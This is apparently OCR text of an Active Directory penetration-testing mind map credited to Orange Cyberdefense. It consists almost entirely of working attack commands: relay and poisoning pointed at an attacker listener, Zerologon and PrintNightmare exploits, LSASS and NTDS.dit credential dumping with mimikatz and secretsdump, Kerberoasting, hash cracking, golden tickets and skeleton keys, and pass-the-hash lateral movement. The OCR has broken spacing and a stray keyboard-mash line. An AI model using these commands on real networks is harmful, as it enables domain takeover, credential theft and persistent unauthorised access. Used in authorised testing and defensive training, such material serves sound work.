
Pentesting active directory
no credentials
Scan Network
cme smb <ip_range> # enumerate smb hosts
nmap -sP -n <ip> # ping scan
nmap -PN -sV --top-ports 50 --open <ip> # quick scan
nmap -PN --script smb-vuln* -p139,445 <ip> # search smb vuln
nmap -PN -sC -sV <ip> # classic scan
nmap -PN -sC -sV -p- <ip> # full scan
nmap -sU -sC -sV <ip> # udp scan
find vulnerable host
find AD ip
nmcli dev show eth0 # show domain name & dns
nslookup -type=SRV _ldap._tcp.dc._msdcs.// DOMAIN/
zone transfert
dig axfr <domain_name> @<name_server>
List guest access on smb share
enum4linux -a -u "" -p "" <dc-ip> && enum4linux -a -u "guest" -p "" <dc-ip>
smbmap -u "" -p "" -P 445 -H <dc-ip> && smbmap -u "guest" -p "" -P 445 -H <dc-ip>
smbclient -U '%' -L //<dc-ip> && smbclient -U ' guest%' -L //<dc-ip>
cme smb <ip> -u '' -p '' # enumerate null session
cme smb <ip> -u 'a' -p '' # enumerate anonymous access
Enumerate ldap
nmap -n -sV --script "ldap* and not brute" -p 389 <dc-ip>
ldapsearch -x -h <ip> -s base
user found
Find user list
enum4linux -U <dc-ip> | grep 'user:'
crackmapexec smb <ip> -u <user> -p '< password>' --users
OSINT - enumerate username on internet
nmap -p 88 --script=krb5-enum-users --script-args="krb5-enum-users.realm='<domain>', userdb=<users_list_file>" <ip>
user found
relay/poisoning
find smb not signed
nmap -Pn -sS -T4 --open --script smb-security-mode -p445 ADDRESS/MASK
use exploit/windows/smb/smb_relay
cme smb $hosts --gen-relay-list relay.txt
unsigned SMB
PetitPotam.py -d <domain> -l<listener_ip> < target_ip>
responder -I eth0
mitm6 -d <domain>
user & hash found
zerologon
python3 cve-2020-1472-exploit.py <MACHINE_BIOS_NAME> <ip>
secretsdump.py <DOMAIN>/<MACHINE_BIOS_NAME$>$@<IP> -no-pass -just-dc-user " Administrator"
secretsdump.py -hashes <HASH_admin> < DOMAIN>/Administrator@<IP>
python3 restorepassword.py -target-ip <IP> < DOMAIN>/<MACHINE_BIOS_NAME>@<MACHINE_BIOS_NAME> -hexpass <HEXPASS>
Kindly provided by Orange Cyberdefense ;-)
Some commands can break stuff, be sure to know what are you doing !
Please find legend below.
Bloodhound
PowerView
classic quick compromission methods
java rmi
exploit/multi/misc/java_rmi_server
ms17-010
exploit/windows/smb/ms17_010_eternalblue
tomcat/jboss manager
auxiliary/scanner/http/tomcat_enum
exploit/multi/http/tomcat_mgr_deploy
java serialized port
ysoserial
vulnerable product with cve
searchsploit
Low hanging fruit
MS14-025
use scanner/smb/smb_enum_gpp
findstr /S /I cpassword \\<FQDN>\sysvol\< FQDN>\policies*.xml
database credentials
use admin/mssql/mssql_enum_sql_logins
proxylogon
proxyshell
Privilege escalation
winpeas.exe
search password files
findstr /si 'password' *.txt *.xml *.docx
Juicy Potato / Lovely Potato
PrintSpoofer
RoguePotato
SMBGhost CVE-2020-0796
CVE-2021-36934 (HiveNightmare/ SeriousSAM)
...
Low access
got administrator access on one machine
procdump.exe -accepteula -ma lsass.exe lsass.dmp
mimikatz "privilege::debug" "sekurlsa:: minidump lsass.dmp" "sekurlsa:: logonPasswords" "exit"
mimikatz "privilege::debug" "token::elevate" " sekurlsa::logonpasswords" "lsadump::sam" " exit"
get credentials
post/windows/gather/smart_hashdump
hashdump
cme smb <ip_range> -u <user> -p <password> -M lsassy
cme smb <ip_range> -u <user> -p '< password>' --sam / --lsa / --ntds
LSA as a Protected Process
PPLdump64.exe <lsass.exe|lsass_pid> lsass.dmp
mimikatz "!+" "!processprotect /process:lsass.exe /remove" "privilege::debug" "token::elevate" "sekurlsa::logonpasswords" "!processprotect /process:lsass.exe" "!-" #with mimidriver.sys
search password files
findstr /si 'password' *.txt *.xml *.docx
search stored password
lazagne.exe all
shadow copies
diskshadow list shadows all
mklink /d c:\shadowcopy \\?\GLOBALROOT\ Device\HarddiskVolumeShadowCopy1\
token manipulation
\incognito.exe list_tokens -u
\incognito.exe execute -c "<domain>\<user>" powershell.exe
got an admin access ?
use incognito
impersonate_token <domain>\\<user>
dpapi extract
Administrator access
got valid username but no password
Got valid username
Password spray
Get password policy
crackmapexec <IP> -u 'user' -p 'password' --pass-pol
enum4linux -u 'username' -p 'password' -P <IP>
cme smb <dc-ip> -u user.txt -p password.txt --no-bruteforce # test user=password
cme smb <dc-ip> -u user.txt -p password.txt # multiple test (carrefull of lock policy)
credentials found
ASREPRoast
python GetNPUsers.py <domain>/ -usersfile < usernames.txt> -format hashcat -outputfile < hashes.domain.txt>
Get hash
Rubeus asreproast /format:hashcat
hash found
Get ASEPRoastable users
Get-DomainUser -PreauthNotRequired -Properties SamAccountName
MATCH (u:User {dontrequirepreauth:true}), (c: Computer), p=shortestPath((u)-[*1..]->(c)) RETURN p
got credentials
Got all users
GetADUsers.py -all -dc-ip <dc_ip> <domain>/< username>
enumerate SMB share
cme smb <ip> -u <user> -p <passwords --shares
bloodhound
bloodhound-python -d <domain> -u <user> -p <password> -gc <dc> -c all
powerview / pywerview
kerberoasting
Get hash
GetUserSPNs.py -request -dc-ip <dc_ip> < domain>/<user>:<password>
Rubeus kerberoast
hash found
Get kerberoastable users
Get-DomainUser -SPN -Properties SamAccountName, ServicePrincipalName
MATCH (u:User {hasspn:true}) RETURN u
MATCH (u:User {hasspn:true}), (c:Computer), p= shortestPath((u)-[*1..]->(c)) RETURN p
Got one account on the domain
MS14-068
FindSMB2UPTime.py <ip>
rpcclient $> lookupnames <name>
wmic useraccount get name,sid
auxiliary/admin/kerberos/ms14_068_kerberos_ checksum
goldenPac.py -dc-ip <dc_ip> <domain>/< user>:'<password>'@<target>
kerberos::ptc "<ticket>"
PrintNightmare
CVE-2021-1675.py <domain>/<user>:< password>@<target> \\<smb_server_ip>\< share>\inject.dll'
enum dns
dnstool.py -u 'DOMAIN\user' -p 'password' --record "" --action query <dc_ip>
dnscmd.exe /config /serverlevelplugindll <\\ path\to\dll> # need a dnsadmin user
sc \\DNSServer stop dns
sc \\DNSServer start dns
no smb signing || ipv6 enabled || adcs
relay
MS08-068
use exploit/windows/smb/smb_relay # windows200 / windows server2008
responder -I eth0 # disable smb & http
ntlmrelayx.py -tf targets.txt
mitm6 -i eth0 -d <domain>
ntlmrelayx.py -6 -wh <attacker_ip> -l /tmp -socks -debug
ntlmrelayx.py -6 -wh <attacker_ip> -t smb://< target> -i /tmp -socks -debug
ntlmrelayx.py -t ldaps://<dc_ip> -wh <attacker_ip> --delegate-access
getST.py -spn cifs/<target> <domain>/< netbios_name:\$ -impersonate <user>
adcs
ntlmrelayx.py -t http://cdc_ip/certsrv/ certfnsh.asp -debug -smb2support --adcs --template DomainController
Rubeus.exe asktgt /user:<user> /certificate:< base64-certificate> /ptt
cracking hash
find hash
crack hash
LM
john --format=lm hash.txt
hashcat -m 3000 -a 3 hash.txt
NTLM
john --format=nt hash.txt
hashcat -m 1000 -a 3 hash.txt
NTLMv1
john --format=netntlm hash.txt
hashcat -m 5500 -a 3 hash.txt
NTLMv2
john --format=netntlmv2 hash.txt
hashcat -m 5600 -a 0 hash.txt rockyou.txt
Kerberos 5 TGS
john spn.txt --format=krb5tgs --wordlist= rockyou.txt
hashcat -m 13100 -a 0 spn.txt rockyou.txt
Kerberos ASREP
hashcat -m 18200 -a 0 AS-REP_roast-hashes rockyou.txt
Domain admin
Domain admin
dump ntds.dit
crackmapexec smb 127.0.0.1 -u <user> -p < password> -d <domain> --ntds
secretsdump.py '<domain>/<user>:<pass>'@< ip>
ntdsutil "ac i ntds" "ifm" "create full c:\temp" q q
secretsdump.py -ntds ntds_file.dit -system SYSTEM_FILE -hashes lmhash:nthash LOCAL -outputfile ntlm-extract
windows/gather/credentials/domain_hashdump
Persistance
Persistance
Golden ticket
net group "domain admins" myuser /add / domain
ticketer.py -nthash <nthash> -domain-sid < domain_sid> -domain <domain> <user>
Silver Ticket
DSRM
PowerShell New-ItemProperty "HKLM:\System\ CurrentControlSet\Control\Lsa\" -Name "DsrmAdminLogonBehavior" -Value 2 -PropertyType DWORD
Skeleton Key
mimikatz "privilege::debug" "misc::skeleton" " exit"
Custom SSP
mimikatz "privilege::debug" "misc::memssp" " exit"
C:\Windows\System32\kiwissp.log
...
Trust relationship
Trust relationship
Child Domain to Forest Compromise - SID Hijacking
Get-NetGroup -Domain <domain> -GroupName "Enterprise Admins" -FullData| select objectsid
mimikatz lsadump::trust
kerberos::golden /user:Administrator /krbtgt:< HASH_KRBTGT> /domain:<domain> /sid:<user_ sid> /sids:<RootDomainSID-519> /ptt
Forest to Forest Compromise - Trust Ticket
"lsadump::trust /patch" "lsadump::lsa /patch"
"kerberos::golden /user:Administrator / domain:<domain> /sid: <domain_SID> /rc4:<trust_key> /service:krbtgt / target:<target_domain> /ticket: <golden_ticket_path>"
.\Rubeus.exe asktgs /ticket:<kirbi file> / service:"Service's SPN" /ptt
Breaking forest trust
printerbug or petitpotam to force the DC of the external forest to connect on a local unconstrained delegation machine. Capture TGT, inject into memory and dcsync
Pivoting to others computers
Lateral move
pass the hash
psexec.py -hashes ":<hash>" <user>@<ip>
wmiexec.py -hashes ":<hash>" <user>@<ip>
atexec.py -hashes ":<hash>" <user>@<ip> " command"
evil-winrm -i <ip>/<domain> -u <user> -H < hash>
xfreerdp /u:<user> /d:<domain> /pth:<hash> /v:<ip>
overpass the hash / pass the key (PTK)
python getTGT.py <domain>/<user> -hashes :< hashes>
export KRB5CCNAME=/root/impacket-examples/domain_ticket.ccache
python psexec.py <domain>/<user>@<ip> -k -no-pass
Rubeus asktgt /user:victim /rc4:<rc4value>
Rubeus ptt /ticket:<ticket>
Rubeus createnetonly /program:C:\Windows\ System32\[cmd.exe|powrprof.exe] /
Rubeus ptt /luid:0xdeadbeef /ticket:<ticket>
Unconstrained delegation
privilege::debug sekurlsa::tickets /export sekurlsa::tickets /export
Get tickets
Rubeus dump /service:krbtgt /nowrap
Rubeus dump /luid:0xdeadbeef /nowrap
Get unconstrained delegation machines
Get-NetComputer -Unconstrained
Get-DomainComputer -Unconstrained -Properties DnsHostName
MATCH (c:Computer {unconstraineddelegation: true}) RETURN c
MATCH (u:User {owned:true}), (c:Computer { unconstraineddelegation:true}), p= shortestPath((u)-[*1..]->(c)) RETURN p
Constrained delegation
privilege::debug sekurlsa::tickets /export sekurlsa::tickets /export
Get tickets
Rubeus dump /service:krbtgt /nowrap
Rubeus dump /luid:0xdeadbeef /nowrap
Get constrained delegation machines
Get-DomainComputer -TrustedToAuth -Properties DnsHostName, MSDS-AllowedToDelegateTo
MATCH (c:Computer), (t:Computer), p=((c)-[: AllowedToDelegate]->(t)) RETURN p
MATCH (u:User {owned:true}), (c:Computer { name: "<MYTARGET.FQDN>"}), p=shortestPath((u)-[*1..]->(c)) RETURN p
Resource-Based Constrained Delegation
dcsync
lsadump::dcsync /domain:htb.local /user:krbtgt # Administrators, Domain Admins, or Enterprise Admins as well as Domain Controller computer accounts
WSUSpect
WSUSpendu.ps1 # need compromised WSUS server
sccm
CMPivot
MSSQL Trusted Links
use exploit/windows/mssql/mssql_linkcrawler
Printers spooler service abuse
rpcdump.py <domain>/<user>:<password>@< domain_server> | grep MS-RPRN
printerbug.py 'domain>/<username>:< password>'@<Printer IP> <RESPONDERIP>
AD acl abuse
GenericAll on User
GenericAll on Group
GenericAll / GenericWrite / Write on Computer
WriteProperty on Group
WriteProperty (Self-Membership)
ForceChangePassword
WriteOwner on User
GenericWrite on User
WriteOwner on Group
GPO Delegation
get laps passwords
Get-LAPSPasswords -DomainController <ip_ dc> -Credential $(Get-Credential) | Format-Table
foreach ($objResult in $LAPSPasswords) { $objComputer = $objResult.Properties; $ objComputer.name|where {$objcomputer. ComputerName $_}}
privexchange
python privexchange.py -ah <attacker_host_or_ ip> <exchange_host> -u <user> -d <domain> -p <password>
ntlmrelayx.py -t ldap://<dc_fqdn>--escalate-user <user>
ADCS
{poiujnyhbtg
rvfedwxsaq
mayfly (@M4yFly)
Evaluation Mode